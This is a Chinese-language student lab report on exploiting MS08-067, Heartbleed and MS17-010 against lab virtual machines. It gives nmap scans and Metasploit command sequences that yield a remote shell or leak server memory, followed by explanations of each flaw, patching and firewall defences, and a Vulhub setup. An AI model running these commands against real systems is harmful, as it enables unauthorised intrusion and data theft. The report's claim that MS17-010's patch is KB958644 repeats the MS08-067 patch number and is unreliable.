# 网络攻防项目3-靶机渗透

## MS08-067漏洞

### 漏洞描述

MS08-067漏洞全称是“Windows Server服务RPC请求缓冲区溢出漏洞”，攻击者利用受害者主机默认开放的SMB服务端口445，发送特殊RPC（Remote Procedure Call，远程过程调用）请求，造成栈缓冲区内存错误，从而被利用实施远程代码执行。

通过MSRPC over SMB通道调用Server服务程序中的NetPathCanonicalize函数时触发的。NetpwPathCanonicalize函数在远程访问其他主机时，会调用CanonicalizePathName函数，对远程访问的路径进行规范化（将路径字符串中的'/'转换为'',同时去除相对路径"."和".."），而在CanonicalizePathName函数中调用的RemoveLegacyFolder发生了栈缓冲区溢出，可以造成RCE。利用该漏洞可以达到远程代码执行的效果，通过使用不同的shellcode，可以实现任意功能，但是shellcode空间大小有限制。  
它影响了某些旧版本的Windows系统，包括：

* Windows 2000
* Windows XP
* Windows Server 2003


### 渗透过程

使用VMware安装虚拟机


1. 关闭windowsXP靶机防火墙



1. 使用ipconfig获取靶机ip地址



1. 使用nmap -sT -O -p 445 192.168.132.132 扫描靶机系统






发现445端口开放，即我们将要攻击的端口是开放的


1. 使用 nmap -sV -sT --script=vuln -p 445 192.168.132.132 （sV服务探测，sT TCP协议 --script=vuln 是namp的漏洞脚本扫描）




扫描出了今天使用的MS08-067漏洞， 而上面的ms17-010也是一个著名的"永恒之蓝"漏洞

1. 输出msfconsole 启动msf 后，执行下列操作
   1. 输入search ms08

* 
  1. 输入use 0 进入漏洞
* fig:
  1. 输入show options 查看漏洞利用选项
* 
  1. 输入set rhost 192.168.132.132
  2. show targets 查看payload参数 根据安装的ISO镜像选择,set targets10
* 
  1. 输入run或者exploit弹出后输入shell成功获取靶机权限



1. 测试，输入dir输出靶机目录下文件



1. 渗透成功

## Heartbleed

### **心脏滴血漏洞简述**

2014年4月7日，OpenSSL发布安全公告，在OpenSSL1.0.1版本至OpenSSL1.0.1f Beta1版本中存在漏洞，该漏洞中文名称为心脏滴血，英文名称为HeartBleed。其中Heart是指该漏洞位于心跳协议上，Bleed是因为该漏洞会造成数据泄露。即HeartBleed是在心跳协议上的一个数据泄露漏洞，OpenSSL库中用到了该心跳协议。HeartBleed主要存在与OpenSSL的1.0.1版本到1.0.1f版本。

利用该漏洞，攻击者可以远程读取服务器内存中64K的数据，获取内存中的敏感信息。

### **漏洞范围**

**OpenSSL 1.0.1\***\*版本\*\*

ssl、tls、dtls介绍

在网络当中中，TCP/IP协议层之上的安全可以由Secure Socket Layer(SSL)及其替代协议Transport Layer Security (TLS)进行保障。这两个协议经常被称作SSL/TLS。HTTP是一个无状态的应用层协议，主要用来在服务器和客户端之间传输数据。HTTPS主要通过在HTTP层和TCP层之间增加了SSL/TLS层来保证服务器与客户端之间安全的传输数据。

DTLS(Datagram Transport Layer Security)即数据包传输层安全性协议，主要是试图在TLS协议架构上提出扩展，使之支持UDP。

TLS/DTLS中的心跳协议主要使用来检测两个设备之间是否还有连接的，根据RFC规定，心跳协议运行在TLS记录层之上，主要是通过交换“心跳”的方式，用来维持端与端之间的连接。


### 渗透过程

1. 环境搭建


靶机 Bee-box-> 192.168.132.133

攻击者 kali->192.168.132.130


1. ping bee\_box 测试网络连通性



1. nmap -O 查看端口8443是否开放




1. 使用nmap的ssl-heartbleed.nse扫描查看是否存在漏洞



1. 存在漏洞，随后使用msf进行攻击

search heartbleed


use auxiliary/scanner/ssl/openssl\_heartbleed



set rhosts 192.168.132.133

set rport 8443

set verbose true



run



渗透成功

## MS17-010漏洞

### 漏洞描述

s17\_010 是一种操作系统漏洞，仅影响 Windows 系统中的 SMBv1 服务。这个漏洞是由于 SMBv1 内核函数中的缓冲区溢出而导致的。攻击者可以通过该漏洞控制目标系统，并执行任意代码。这个漏洞通过 445 文件共享端口进行利用，一旦攻击者成功利用该漏洞，就可以在目标主机上植入各种恶意软件，如勒索软件。最近出现的 WannaCry 勒索软件就使用 ms17\_010 漏洞来传播和植入勒索代码，将目标系统中的所有文件加密并威胁用户付款。由于该漏洞易受攻击，且已经公开和广泛利用，因此建议 Windows 系统用户及时进行安全更新以避免被攻击。

### 渗透过程


1. 环境搭建

靶机:windows 7(64bit) ->192.168.132.134


攻击者 kali->192.168.132.130

1. 扫描存活IP和端口开放

ping 192.168.132.132，靶机存活



nmap -T4 -A -v -Pn 192.168.132.132进行全面扫描，扫描网段存活IP，以及端口开放情况




1. 使用 nmap -sV -sT --script=vuln -p 445 192.168.132.134探测漏洞



1. MSF终端渗透攻击

search ms17-010




use 0

show options查看参数和载荷，参数只需要设置一个rhost目标主机ip


set rhosts 192.168.132.134




exploit



输入shell，获得靶机控制权



测试，输入dir，获取靶机目录信息



## 分析所测试的攻击的原理或机制

### MS08-067

1. **漏洞触发**：MS08-067漏洞是通过MSRPC over SMB通道调用Server程序中的NetPathCanonicalize函数时触发的。这个函数在远程访问其他主机时，会调用NetpwPathCanonicalize函数对远程访问的路径进行规范化。
2. **缓冲区溢出**：在NetpwPathCanonicalize函数中，由于逻辑错误，当处理包含特定模式（如“/../../”）的路径字符串时，会发生栈缓冲区内存错误（溢出）。这种溢出允许攻击者覆盖函数返回地址，从而控制执行流程。
3. **远程代码执行**：通过精心设计的输入路径，攻击者可以构造恶意数据包，发送到受害者主机的445端口，导致栈缓冲区溢出并执行任意代码。这可能包括安装后门、窃取信息或进一步传播蠕虫病毒。

### Heartbleed

1. **漏洞概述**：Heartbleed漏洞是由于OpenSSL库在实现TLS和DTLS的心跳处理逻辑时，没有检测心跳包中的长度字段是否和后续的数据字段相符合。攻击者可以利用这一点，构造异常的数据包，来获取心跳数据所在的内存区域的后续数据。
2. **具体过程**：当攻击者向受影响的服务器发送一个恶意的心跳请求时，服务器会分配一块内存用于存储心跳响应。由于心跳请求的长度超过实际有效数据的长度，服务器会将内存中的敏感信息连同心跳响应一起返回给攻击者。这样，攻击者就可以从返回的数据中提取敏感信息，如私钥、用户名和密码等

### MS17-010

1. **漏洞概述**：MS17-010漏洞是由于Windows系统的SMBv1服务中的缓冲区溢出导致的。这个漏洞允许攻击者通过TCP的445端口远程执行恶意代码，控制受感染的计算机。
2. **利用方式**：攻击者可以通过构造特定的恶意数据包，发送到受害者主机的445端口，导致栈缓冲区溢出并执行任意代码。这种溢出允许攻击者在未经身份验证的情况下，远程控制目标系统。
3. **影响范围**：该漏洞主要影响Windows系统中的SMBv1服务，包括但不限于Windows NT、Windows 2000、Windows XP、Windows 2003、Windows Vista、Windows 7、Windows 8等版本。

## 防范方法

### MS08-067

1. **安装补丁**：微软已经发布了针对MS08-067漏洞的安全补丁KB958644。用户应及时下载并安装此补丁，以修复漏洞并防止被攻击。
2. **关闭或屏蔽445端口**：由于该漏洞主要通过445端口进行攻击，因此关闭或屏蔽该端口可以有效减少被攻击的风险。可以通过防火墙设置来禁止外部访问445端口。
3. **使用专业防火墙**：部署专业的网络防火墙，不仅可以限制对特定端口的访问，还可以提供更全面的网络安全防护

### Heartbleed

1. **更新OpenSSL版本**：及时更新受影响的OpenSSL版本是修复Heartbleed漏洞的最佳方式。OpenSSL项目组在漏洞公开披露后迅速修复了这个漏洞，并发布了安全补丁。管理员和开发人员应该立即更新受影响的OpenSSL版本，并重新生成和部署服务器的证书和密钥。
2. **禁用不安全的协议**：除了修复OpenSSL库，还应该更新服务器上使用的SSL/TLS协议版本。较新的协议版本通常会修复已知的安全漏洞，并提供更强大的加密和身份验证机制。管理员应该禁用不安全的SSL/TLS协议版本（如SSLv2和SSLv3），并优先使用更安全的协议版本（如TLS 1.2和TLS 1.3）。

### MS17-010

1. **更新补丁**：微软已经发布了针对MS17-010漏洞的安全补丁KB958644。用户应及时下载并安装此补丁，以修复漏洞并防止被攻击。
2. **关闭SMBv1服务**：由于该漏洞是通过SMBv1服务进行攻击的，因此关闭该服务可以有效减少被攻击的风险。在Windows系统中，可以通过控制面板或命令行工具来禁用SMBv1服务。
3. **防火墙设置**：使用防火墙来阻止外部访问445端口，可以进一步降低被攻击的风险。配置防火墙规则，禁止外部对445端口的访问。
4. **安全软件**：安装专业的安全软件，如防病毒软件和入侵检测系统，可以帮助检测和防御潜在的攻击

## vulnhub靶场搭建

环境安装

安装docker，docker-compose，不详细说明

安装Vulhub

git clone https://github.com/vulhub/vulhub.git

### 试用vulnhub


本次在CentOS上搭建

ip地址为192.168.132.128/24

尝试用vulnhub搭建一个openssl靶场


在命令行输入下列命令

cd /vulhub/vulhub/openssl/CVE-2014-0160 #找到漏洞目录
  
sudo systemctl stop firewalld #关闭防火墙
  
systemctl start docker #启动docker
  
docker-compose up -d #启动容器



使用kali攻击

1. nmap -O 192.168.132.128 扫描靶机开放端口



1. 使用 nmap -sV -sT --script=vuln -p 8443 192.168.132.128 进行漏洞扫描



使用metasploit进行攻击

msfconsle
  
  
search heartbleed
  
  
use auxiliary/scanner/ssl/openssl\_heartbleed
  
  
set rhosts 192.168.132.128
  
  
set rport 8443
  
  
set verbose true
  
  
run



攻击成功!